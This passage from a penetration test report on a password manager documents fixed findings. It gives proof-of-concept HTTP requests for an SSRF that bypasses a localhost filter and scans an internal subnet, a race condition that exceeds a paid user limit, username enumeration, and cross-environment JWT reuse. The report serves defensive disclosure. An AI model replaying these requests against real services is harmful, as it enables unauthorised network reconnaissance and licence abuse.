[FIXED] [MEDIUM] SECURITUM-238503-002: Ability to perform a reconnaissance of the internal network

STATUS AFTER RETESTS

The vulnerability has been eliminated. During the retest, the SSRF attack could not be executed. Additionally, it was observed that the favicon retrieval service has been moved to a dedicated server, favicons.percpass.com.

SUMMARY

A vulnerability has been detected that allows the reconnaissance of the internal network. This type of information can be helpful in preparing and carrying out further attacks.

PREREQUISITES FOR THE ATTACK

Having an account on the app.

TECHNICAL DETAILS (PROOF OF CONCEPT)

A Server-Side Request Forgery (SSRF) vulnerability has been detected in the request that retrieves favicons.

More information on SSRF:

- <https://portswigger.net/web-security/ssrf>

An attempt to send a request to 127.0.0.1 failed:

```
GET /api/favicons?target=http://127.0.0.1 HTTP/2
Host: [REDACTED]
[...]
```

Response:

```
HTTP/2 403 Forbidden
Date: Wed, 14 Feb 2024 08:41:27 GMT
[...]
{"successful":false,"message":"Provided address is denied"}
```

However, it was noted that it is possible to use another address pointing to the local host - 127.1.1.1:

```
GET /api/favicons?target=http://127.1.1.1 HTTP/2
Host: [REDACTED]
[...]
```

This time, HTML content was returned in response:

```
HTTP/2 200 OK
Date: Wed, 14 Feb 2024 08:47:21 GMT
[...]
<!doctype html>[...]<title>[REDACTED]</title>[...]
```


The following is a sample reconnaissance of the internal network:

- 1) It was noticed that the Spring [REDACTED] service is listening at http://127.1.1.1:8761 to retrieve information about the micro-services in use (it should be noted that the service is not publicly available):

Request:

```
GET /api/favicons?target=http://127.1.1.1:8761 HTTP/2
Host: [REDACTED]
[...]
```

Response:

```
HTTP/2 200 OK
Date: Wed, 14 Feb 2024 08:50:36 GMT
[...]
<!doctype html>
<html lang="en">
  <head>
    <base href="/">
    <meta charset="utf-8">
    <title>[REDACTED]</title>
  [...]
    <td><b>API-SERVICE</b></td>
    <td>
      <b>n/a</b> (1)
    </td>
    <td>
      <b></b> (1)
    </td>
    <td>
      <b>UP</b> (1) -
      <a href="http://[REDACTED]-server:8080/actuator/info"
target="_blank">[REDACTED]:8080</a>
  [...]
    <td><b>BACKEND-SERVICE</b></td>
    <td>
      <b>n/a</b> (1)
    </td>
    <td>
      <b></b> (1)
    </td>
    <td>
      <b>UP</b> (1) -
      <a href="[REDACTED]:7777/actuator/info"
target="_blank">[REDACTED]:7777</a>
  [...]
    <tr><th>Name</th><th>Value</th></tr>
    <thead>
    <tbody>
      <tr>
        <td>ipAddr</td><td>10.[...]</td>
  [...]
```

- 2) Having knowledge of the internal IP address (host address: 10.XXX.XXX.23), the availability of other hosts in the 10.XXX.XXX.0/24 subnet was checked, using the Burp Suite Intruder tool:

Choose an attack type

Attack type:

Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target:

```
1 GET /api/favicons?target=http://10.XXX.XXX.23 HTTP/2
2 Host: 10.XXX.XXX.23
3 Cookie: session-token=
```

Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type.

Payload set: Payload count: 255

Payload type: Request count: 255

Payload settings [Numbers]

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type: ☒ Sequential ☐ Random

From:

To:

Step:

How many:

Result:

8. Intruder attack of https://10.XXX.XXX.23

Results Positions Payloads Resource pool Settings

Filter: Showing all items

Request	Payload	Status code	Error	Timeout	Length	Comment	Response received ^
24	24	200	<input type="checkbox"/>	<input type="checkbox"/>	1772	67	
14	14	200	<input type="checkbox"/>	<input type="checkbox"/>	1697	73	
255	255	404	<input type="checkbox"/>	<input type="checkbox"/>	644	75	
20	20	200	<input type="checkbox"/>	<input type="checkbox"/>	1772	102	
22	22	200	<input type="checkbox"/>	<input type="checkbox"/>	1772	102	
244	244	404	<input type="checkbox"/>	<input type="checkbox"/>	644	104	
23	23	200	<input type="checkbox"/>	<input type="checkbox"/>	1697	110	
6	6	404	<input type="checkbox"/>	<input type="checkbox"/>	644	171	
21	21	404	<input type="checkbox"/>	<input type="checkbox"/>	644	171	
10	10	200	<input type="checkbox"/>	<input type="checkbox"/>	35122	971	

Based on the analysis of the time and content of the responses, 17 active hosts were detected.

At addresses 10.XXX.XXX.20, 10.XXX.XXX.22, 10.XXX.XXX.24 CRM application was located:

```
HTTP/2 200 OK
Date: Wed, 14 Feb 2024 09:02:42 GMT
[...]
<!doctype html>
<html lang="en">
[...]
  <title>[REDACTED] CRM</title>
  <script type="module" crossorigin src="/assets/index-0475ece8.js"></script>
  <link rel="stylesheet" href="/assets/index-55fec1ff.css">
</head>
<body>
  <div id="root"></div>

</body>
</html>
```

At addresses 10.XXX.XXX.8, 10.XXX.XXX.14, 10.XXX.XXX.23 [REDACTED] application was located:

```
HTTP/2 200 OK
Date: Wed, 14 Feb 2024 09:02:38 GMT
[...]
<!doctype html><html lang="pl">[...]title>[REDACTED]</title><script
src="https://www.google.com/recaptcha/api.js"></script><script defer="defer"
src="/static/js/main.0acb26ed.js"></script><link href="/static/css/main.c7aa6991.css"
rel="stylesheet"></head><body><noscript>You need to enable JavaScript to run this
app.</noscript><div id="root"></div></body></html>
```

LOCATION

Favicon download mechanism.

RECOMMENDATION

As a first step, it is recommended to improve input validation to reject private network addresses. However, keep in mind that this type of validation can be difficult to perform (for example, in the face of a DNS Rebinding attack). Therefore, it is additionally recommended to run the favicon download service in an isolated environment, from which access to internal resources will be blocked at the network level.

More information:

- https://cheatsheetseries.owasp.org/cheatsheets/Server_Side_Request_Forgery_Prevention_Cheat_Sheet.html
- <https://blog.securelayer7.net/server-side-request-forgery-dns-rebinding-attack/>

[FIXED] [MEDIUM] SECURITUM-238503-003: Ability to activate more accounts than the designated limit

STATUS AFTER RETESTS

The vulnerability has been eliminated. During the retest, the race condition attack could not be reproduced.

SUMMARY

A vulnerability has been identified that allows more accounts to be activated than the limit set. During testing, six users were activated on an account with a limit of five users. The vulnerability could expose the application owner to financial losses - increasing the limit requires a paid license extension.

PREREQUISITES FOR THE ATTACK

Having an account on the app.

TECHNICAL DETAILS (PROOF OF CONCEPT)

The app is vulnerable to a race condition attack, more information:

- <https://portswigger.net/web-security/race-conditions>

A vulnerability of this type occurs when two or more processes attempt to modify shared data at the same time, which can lead to unpredictable results. In this case, the vulnerability allows more accounts to be activated than the set limit.

In order to showcase the attack, the following actions were performed:

- 1) With four active users and a limit of five users, the following two requests (Users -> Invite User) were sent in parallel using the Burp Suite Repeater tool.

Request 1:

```
POST /api/users/invite HTTP/2
Host: [REDACTED]
[...]
{"privileges":"ALL","email":["...]+pass04@securitum.pl","firstName":"Test04","lastName":"Test04","role":"USER","supervisor":"6ff5[...]cd17"}
```

Request 2:

```
POST /api/users/invite HTTP/2
Host: [REDACTED]
[...]
{"privileges":"ALL","email":["...]+pass05@securitum.pl","firstName":"Test05","lastName":"Test05","role":"USER","supervisor":"6ff5[...]cd17"}
```

Both requests were accepted, and activation links were sent to the email addresses provided.

Response 1:

```
HTTP/2 201 Created
Date: Mon, 12 Feb 2024 09:54:29 GMT
[...]
```

```
{"successful":true,"message":"Successful","user":{"uuid":"42b4[...]7c90","firstName":"Test04","lastName":"Test04","email":"[...]pass04@securitum.pl","lastLoginTime":null,"status":"INVITED","role":"USER","accountType":"LOCAL","privileges":"ALL","groups":[],"supervisor":{"uuid":"6ff5[...]cd17"},"master":false,"hasPasswordHint":false,"language":"PL","refId":null}}
```

Response 2:

```
HTTP/2 201 Created
Date: Mon, 12 Feb 2024 09:54:29 GMT
[...]
{"successful":true,"message":"Successful","user":{"uuid":"ac4b[...]e232","firstName":"Test05","lastName":"Test05","email":"[...]pass05@securitum.pl","lastLoginTime":null,"status":"INVITED","role":"USER","accountType":"LOCAL","privileges":"ALL","groups":[],"supervisor":{"uuid":"6ff5[...]cd17"},"master":false,"hasPasswordHint":false,"language":"PL","refId":null}}
```

- 2) The accounts were activated using the provided links.
- 3) As a result, six active users were acquired even though there was a limit of five accounts.

E-MAIL	IMIĘ	NAZWISKO	TYP UŻYTKOWNIKA	STATUS	OSTATNIE LOGOWANIE	
[REDACTED]@securitum.pl (ty)	Audytor	501	Administrator organizacji	Aktywny	12-02-2024 08:27	⚙
[REDACTED]@securitum.pl	Audytor	601	Administrator	Aktywny	12-02-2024 08:29	⚙
[REDACTED]@securitum.pl	Audytor	702	Użytkownik	Aktywny	12-02-2024 08:29	⚙
[REDACTED]@securitum.pl	Test03	Test03	Użytkownik	Aktywny	- - -	⚙
[REDACTED]@securitum.pl	Test05	Test05	Użytkownik	Aktywny	- - -	⚙
[REDACTED]@securitum.pl	Test04	Test04	Użytkownik	Aktywny	- - -	⚙

It should be noted that the above attack was only performed for only one account, so as not to complicate the example. In practice, it is possible to carry out an attack to activate more accounts - in one attempt, it was possible to send invitations to four additional users (nine accounts in total):

IMIĘ	NAZWISKO	TYP UŻYTKOWNIKA	STATUS	OSTATNIE LOGOWANIE	
Audytor	501	Administrator organizacji	Aktywny	12-02-2024 08:27	
Audytor	601	Administrator	Aktywny	12-02-2024 08:29	
Audytor	702	Użytkownik	Aktywny	12-02-2024 08:29	
Test03	Test03	Użytkownik	Zaproszony	- - -	⚙
Test09	Test09	Użytkownik	Zaproszony	- - -	⚙
Test11	Test11	Użytkownik	Zaproszony	- - -	⚙
Test08	Test08	Użytkownik	Zaproszony	- - -	⚙
Test13	Test13	Użytkownik	Zaproszony	- - -	⚙
Test12	Test12	Użytkownik	Zaproszony	- - -	⚙

LOCATION

User activation mechanism.

RECOMMENDATION


Examples of methods that can help eliminate race condition vulnerability:

- 1) Introduce deadlocks so that the entire process of inviting a user - checking the limit, sending an invitation, reducing the limit - for a given account, can be performed by only one query at a time. When implementing this method, care must be taken not to cause problems such as deadlocks.
- 2) Using a queue to sequentially execute ordered tasks (in this case, inviting a new user).

[FIXED] [LOW] SECURITUM-238503-004: Ability for former group users to decrypt shared group data

STATUS AFTER RETESTS

The vulnerability has been eliminated. The option to change the group key after removing a user from the group has been added.



SUMMARY

When analysing the key management mechanism of shared groups, it was noted that the shared AES key is unchanged throughout the group's operation. When a user is removed from the group, the key is not modified in any way, as a result, the former participant is in possession of the key to decrypt entries already added after the user was removed. It should be noted that a deleted user does not have access to the encrypted group data.

PREREQUISITES FOR THE ATTACK

Access to encrypted group data by a former group user. Example scenarios:

- access to the application infrastructure,
- access to the account of one of the group's users (the application uses two separate passwords - for login and data encryption).

TECHNICAL DETAILS (PROOF OF CONCEPT)

The following check was performed during the tests:

- 1) A shared group has been added as user Auditor 702.
- 2) One entry containing sample credentials was added to the group.
- 3) As user Auditor 702, the group was shared with user Auditor 601.
- 4) As user Auditor 601, the shared group was accessed. A request was sent in the background:

```
GET /api/users/me/entries HTTP/2
Host: [REDACTED]
[...]
```

In response, a shared group key (AES) encrypted with the Auditor 601 user's public key (RSA) and an encrypted entry was returned:

```
HTTP/2 200 OK
Date: Wed, 21 Feb 2024 09:34:54 GMT
```

```
[...]
{"successful":true,"message":"Successful","userGroupEntriesList":[{"userGroupInfo":{"uuid":"2aa2[...38a0","ownerUuid":"b455[...]7738","data":"[...]","personal":false,"permission":"READ","protectedGroupAES":"[encrypted key of the AES grup]","ownerFullName":"Audytor 702","ownerStatus":"ACTIVE","entryCount":1,"memberCount":2},"userEntryInfoList":[{"uuid":"c017[...]63c4","data":"[encrypted entry]","securityAttributes":"[...]","groupUuid":"2aa2[...]38a0","ownerUuid":"b455[...]7738","secureFiles":null,"permission":"READ"}]}],"groupWithEntriesEtags":{"2aa2[...]38a0":"a3bd[...]552d"},"groupEtags":{"2aa2[...]38a0":"282e[...]1f46"},"entryEtags":{"c017[...]63c4":"49bc[...]dcb6"}}
```

- 5) As user Auditor 702, access to the group was withdrawn from user Auditor 601.
- 6) Another entry was added to the group.
- 7) An encrypted entry was downloaded.
- 8) The entry was decrypted using the key provided to user Auditor 601 (step 4) even though the user was no longer a member of the group.

LOCATION

Management of the encryption keys of shared groups.

RECOMMENDATION

When a user is removed from a group, it is recommended to change the shared group key (AES). Since the key change operation may be time-consuming (it is required to encrypt all group data with the new key), the key change step may be optional, but it is recommended to inform the user of the potential risks and give the user the opportunity to decide.

[FIXED] [LOW] SECURITUM-238503-005: Storing session tokens in plain text

STATUS AFTER RETESTS

The vulnerability has been eliminated. Application data is now stored in encrypted form.

SUMMARY

It was noted that the Android mobile app stores the session token and refresh token in plain text in the device's file system. As a result, if an attacker gains access to the app's files, they will be able to gain access to the user's active session. It should be noted that the tokens do not allow access to decrypted data, but they do allow operations such as downloading encrypted data, which, combined with the vulnerabilities *SECURITUM-238503-001: Ability to decrypt user data without knowing the master password* or *SECURITUM-238503-004: Ability for former group users to decrypt shared group data*, could pose a significant threat.

PREREQUISITES FOR THE ATTACK

Access to the files of the application.

TECHNICAL DETAILS (PROOF OF CONCEPT)

Session tokens are located in the file `/data/data/[REDACTED]/shared_prefs/[REDACTED].xml`:

```
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
  <string name="userKeys">[...]</string>
  <string
name="accessToken">{"accessToken":"eyJh[...]"kdQw","refreshToken":"eyJh[...]"hRJA"}</string>
  <string
name="user">{"email":"[...]"@securitum.pl","firstName":"Audytork","lastName":"702","master":false,"privileges":"ALL","role":"USER","uid":"b455[...]"7738"}</string>
  <string name="deviceToken">1766[...]"1269</string>
  <boolean name="user.allowScreenshots" value="false" />
</map>
```

LOCATION

Android mobile app.


RECOMMENDATION

It is recommended that sensitive data, such as session tokens, be stored in encrypted form. The key required to decrypt the data should be stored in the system keystore, in addition, access to the key should require unlocking the device.

[FIXED] [LOW] SECURITUM-238503-006: Displaying the generated password

STATUS AFTER RETESTS

The vulnerability has been eliminated. It has been confirmed that password generators now mask the generated password by default, e.g.:



SUMMARY


It has been noted that password generators display the generated password by default. This behaviour of the application increases the risk of unauthorized people gaining access to the password.

PREREQUISITES FOR THE ATTACK


A view of the user's monitor or cell phone screen during password generation.

TECHNICAL DETAILS (PROOF OF CONCEPT)


Password generation in a web application:



Generate a password using the extension for the Chrome browser:



Password generation in the Android mobile app:



LOCATION

Password generators.

RECOMMENDATION

It is recommended that the generated password is not displayed by default in the application interface. An option to display the password on request by the user should be added.

[FIXED] [LOW] SECURITUM-238503-007: RSA key sharing used for signing JWT tokens

STATUS AFTER RETESTS

The vulnerability has been eliminated. The attempt to use a test token in the production environment failed”

```
HTTP/2 401 Unauthorized
Date: Mon, 15 Apr 2024 11:55:18 GMT
[...]
INVALID_TOKEN
```

SUMMARY

It was noted that the RSA key used to sign JWT tokens is shared between the production and test environments. As a result, a token generated on one environment can be used to access the other environment. Since the user ID contained in the JWT token is in the form of a UUIDv4, thus the risk of IDs converging between environments is virtually impossible, the significance level of the vulnerability was set at LOW.

However, as shown in the Technical details section, there are operations that only require a valid token (the user ID is not verified), so it is recommended to implement the proposed recommendations.

PREREQUISITES FOR THE ATTACK

Having an account on the app.

TECHNICAL DETAILS (PROOF OF CONCEPT)

During testing, the following query was sent to the production environment ([REDACTED_PROD]) using JWT tokens generated on the test environment ([REDACTED_TEST]):

```
GET /api/users/me HTTP/2
Host: [REDACTED_PROD]
Cookie: refresh-token=[...]; session-token=[...]
[...]
```

An error message was returned in the response:

```
HTTP/2 404 Not Found
Date: Thu, 15 Feb 2024 11:18:48 GMT
[...]
{"successful":false,"message":"User not found"}
```

The error message suggests that the JWT token has been accepted, and the error is due to the absence of a user with the given ID in the production database.

In the next step, a query was sent using the SSRF vulnerability (see *SECURITUM-238503-002: Ability to perform a reconnaissance of the internal network*):

```
GET /api/favicons?target=http://127.1.1.1:8761/ HTTP/2
Host: [REDACTED_PROD]
Cookie: refresh-token=[...]; session-token=[...]
[...]
```

This time the query was processed without error. To handle this query, the application only requires a valid JWT token - the user ID contained in the token is not verified:

```
HTTP/2 200 OK
Date: Thu, 15 Feb 2024 11:24:04 GMT
[...]
<!doctype html>
<html lang="en">
  <head>
    <base href="/">
    <meta charset="utf-8">
    <title>[REDACTED]</title>
    <h1>Instance Info</h1>
  [...]
  <table id='instanceInfo' class="table table-striped table-hover">
    <thead>
      <tr><th>Name</th><th>Value</th></tr>
    <thead>
    <tbody>
      <tr>
        <td>ipAddr</td><td>10.XXX.XXX.8</td>
      </tr>
      <tr>
        <td>status</td><td>UP</td>
      </tr>
    </tbody>
  </table>
  [...]
```

LOCATION

Session management mechanism.

RECOMMENDATION

It is recommended that each version of the application have its own RSA key used to sign JWT tokens.

[FIXED] [LOW] SECURITUM-238503-008: Ability to enumerate usernames

STATUS AFTER RETESTS

The vulnerability has been eliminated. Response messages have been standardized for the presented attack scenarios.

SUMMARY

The application allows you to check whether a given username (email address) is already used by another user. A list of valid email addresses allows you to carry out further attacks, such as sending phishing emails or forcefully checking a user's password.

More information:

- <https://portswigger.net/burp/documentation/desktop/testing-workflow/authentication-mechanisms/enumerating-usernames>

PREREQUISITES FOR THE ATTACK

Having an account on the app.

TECHNICAL DETAILS (PROOF OF CONCEPT)

1) User invitation

The following query was sent to check if the username is already in use (Users -> Invite User):

```
POST /api/users/invite HTTP/2
Host: [REDACTED]
[...]
{"privileges":"ALL","email":["...@securitum.pl"],"firstName":"Test","lastName":"Test","role":"USER",
,"supervisor":"invalid"}
```

For an existing username, the following response was returned:

```
HTTP/2 400 Bad Request
Date: Mon, 12 Feb 2024 07:40:12 GMT
[...]
{"timestamp":"2024-02-12T07:40:12.633+00:00","status":400,"error":"Bad
Request","message":"Validation failed for object='inviteUserForm'. Error count:
1","errors":[{"codes":["UniqueEmail.inviteUserForm.email","UniqueEmail.email","UniqueEmail.java.l
ang.String","UniqueEmail"],"arguments":[{"codes":["inviteUserForm.email","email"],"arguments":nul
l,"defaultMessage":"email","code":"email"}],"defaultMessage":"Podany adres email nie jest już
dostępny","objectName":"inviteUserForm","field":"email","rejectedValue":["...@securitum.pl"],"bindi
ngFailure":false,"code":"UniqueEmail"}],"path":"/users/invite"}
```

In the case of a non-existent name, the following error was returned. Note that the value "supervisor": "invalid" was sent as the supervisor ID to prevent the invitation email from being sent.

```
HTTP/2 404 Not Found
Date: Mon, 12 Feb 2024 07:51:42 GMT
[...]
{"successful":false,"message":"User not found"}
```

2) Logging in using 2FA:

A request was sent:

```
POST /api/login/choiceTwoFactor HTTP/2
Host: [REDACTED]
[...]
{"email":"[...]@securitum.pl","password":"","tokenUuid":"{losowy UUID}"}
```

For an existing username, the following response was returned:

```
HTTP/2 400 Bad Request
Date: Tue, 13 Feb 2024 09:49:25 GMT
[...]
{"statusAndCodeResponse":{"status":"Login error","code":"400"}}
```

In the case of a non-existent name, a different answer was returned:

```
HTTP/2 404 Not Found
Date: Tue, 13 Feb 2024 09:51:35 GMT
[...]
```

3) Account registration:

A request was sent:

```
POST /api/register?ref= HTTP/2
Host: [REDACTED]
[...]
{"licenseType":"TRIAL","language":"PL","firstName":"Test","lastName":"Test","email":"[...]@securitum.pl","policesAccepted":true,"marketing":true}
```

For an existing username, the following response was returned:

```
HTTP/2 503 Service Unavailable
Date: Tue, 13 Feb 2024 14:49:21 GMT
[...]
{"successful":false,"message":"Error occurred while inviting user"}
```

In the case of a non-existent name, a different answer was returned::

```
HTTP/2 201 Created
Date: Tue, 13 Feb 2024 14:48:32 GMT
[...]
{"successful":true,"message":"Successful","licenseUuid":"0815[...]10ac"}
```

LOCATION

Locations listed in the Technical Details section.

RECOMMENDATION

It is recommended to standardize the content of the response for both situations - existing and non-existent email address.

[FIXED] [LOW] SECURITUM-238503-009: Technical error messages are returned

STATUS AFTER RETESTS

The vulnerability has been eliminated. During the retest, the application server returned a generic error message:

```
HTTP/2 500 Internal Server Error
Date: Mon, 15 Apr 2024 12:31:17 GMT
[...]
{"successful":false,"message":"Unexpected error"}
```

SUMMARY

It was noted that the application returns technical error messages that identify the software being used. This type of information can help an attacker better understand the application and, as a result, prepare further attacks.

More information:

- https://owasp.org/www-community/Improper_Error_Handling
- https://cheatsheetseries.owasp.org/cheatsheets/Error_Handling_Cheat_Sheet.html

PREREQUISITES FOR THE ATTACK

Having an account on the app.

TECHNICAL DETAILS (PROOF OF CONCEPT)

A sample HTTP request sent to the application is presented below:

```
POST /api/logs/export HTTP/2
Host: [REDACTED]
[...]
{"firstName":"Audytor","lastName123":"501","type":"ADMINISTRATION","dateFrom":"2024-02-02","dateTo":"2024-02-07"}
```

In response, the application returned a technical error message:

```
HTTP/2 500 Internal Server Error
Date: Wed, 07 Feb 2024 10:46:44 GMT
[...]
{"timestamp":"2024-02-07T10:46:44.948+00:00","status":500,"error":"Internal Server Error","message":"Cannot invoke \"java.util.Optional.orElse(Object)\" because the return value of \"[REDACTED].model.log.form.ExportLogsForm.getLastName()\" is null","path":"/logs/export"}
```

LOCATION

A general recommendation on the entire application.

RECOMMENDATION

It is recommended to disable technical error reporting. The application should return a general error message that does not disclose technical details.

More information:


- https://owasp.org/www-community/Improper_Error_Handling#how-to-protect-yourself

Informational issues

[IMPLEMENTED] [INFO] SECURITUM-238503-010: No possibility to change the main password

STATUS AFTER RETESTS

The recommendation has been implemented. The option to change the master password has been added:




SUMMARY

The application does not allow changing the master password used to encrypt user data. If the master password is revealed, all stored passwords and data will be exposed to the risk of leakage, while the user will have no way to mitigate this risk.

TECHNICAL DETAILS (PROOF OF CONCEPT)

Information about the inability to change the master password during account activation:



LOCATION

Encryption mechanism.

RECOMMENDATION

It is recommended to add the ability to change the master password. When changing the password, add an optional ability to change the AES key used for data encryption (see recommendation for SECURITUM-238503-004: Ability for former group users to decrypt shared group data).

[IMPLEMENTED] [INFO] SECURITUM-238503-011: Incorrect usage of pseudo-random values generator

STATUS AFTER RETESTS

The recommendation has been implemented. The plugin now uses the `crypto.getRandomValues` function instead of `Math.random` for generating passwords.

SUMMARY

It was noted that the extension code for the Chrome browser that generates passwords, uses a pseudo-random value generator (`Math.random`), which is not intended for security applications.

https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Global_Objects/Math/random:

Note: `Math.random()` does not provide cryptographically secure random numbers. Do not use them for anything related to security. Use the Web Crypto API instead, and more precisely the `window.crypto.getRandomValues()` method.

TECHNICAL DETAILS (PROOF OF CONCEPT)

An excerpt from the code of the extension for the Chrome (file `\src\utils\generatePassword.ts`):

```
[...]
const getRandomChar = (charSet, excludedChars) => {
  const chars = charSet.split("")
  const excludedSymbols = excludedChars.split(" ")

  let randomChar = ""
  do {
    randomChar = chars[Math.floor(Math.random() * chars.length)]
  } while (excludedSymbols.includes(randomChar))

  return randomChar
}
[...]
tempGeneratedPassword = tempGeneratedPassword
  .split("")
  .sort(() => 0.5 - Math.random())
  .join("")
  .slice(0, length)
[...]
```

LOCATION

Locations listed in the Technical Details section.

RECOMMENDATION

Passwords should be generated using functions designed for cryptographic applications (np. `Crypto.getRandomValues`).

[IMPLEMENTED] [INFO] SECURITUM-238503-012: No session invalidation when changing passwords and enabling 2FA

STATUS AFTER RETESTS

The recommendation has been implemented. When changing the password or enabling 2FA, all other user sessions are invalidated.

SUMMARY

It is noted that when a user changes the password or enables 2FA, the remaining sessions associated with the user's account are not invalidated. Operations to change the password or enable 2FA are often performed when unauthorized access to the account is suspected, so it is recommended to invalidate all other sessions associated with the user account to block possible unauthorized access to the account.

TECHNICAL DETAILS (PROOF OF CONCEPT)

During testing, the following checks were performed:

- 1) Logged into a user account from two different browsers and different IP addresses.
- 2) On one of the sessions, the password was changed and 2FA was enabled.
- 3) On the second session, the account could still be used.

LOCATION

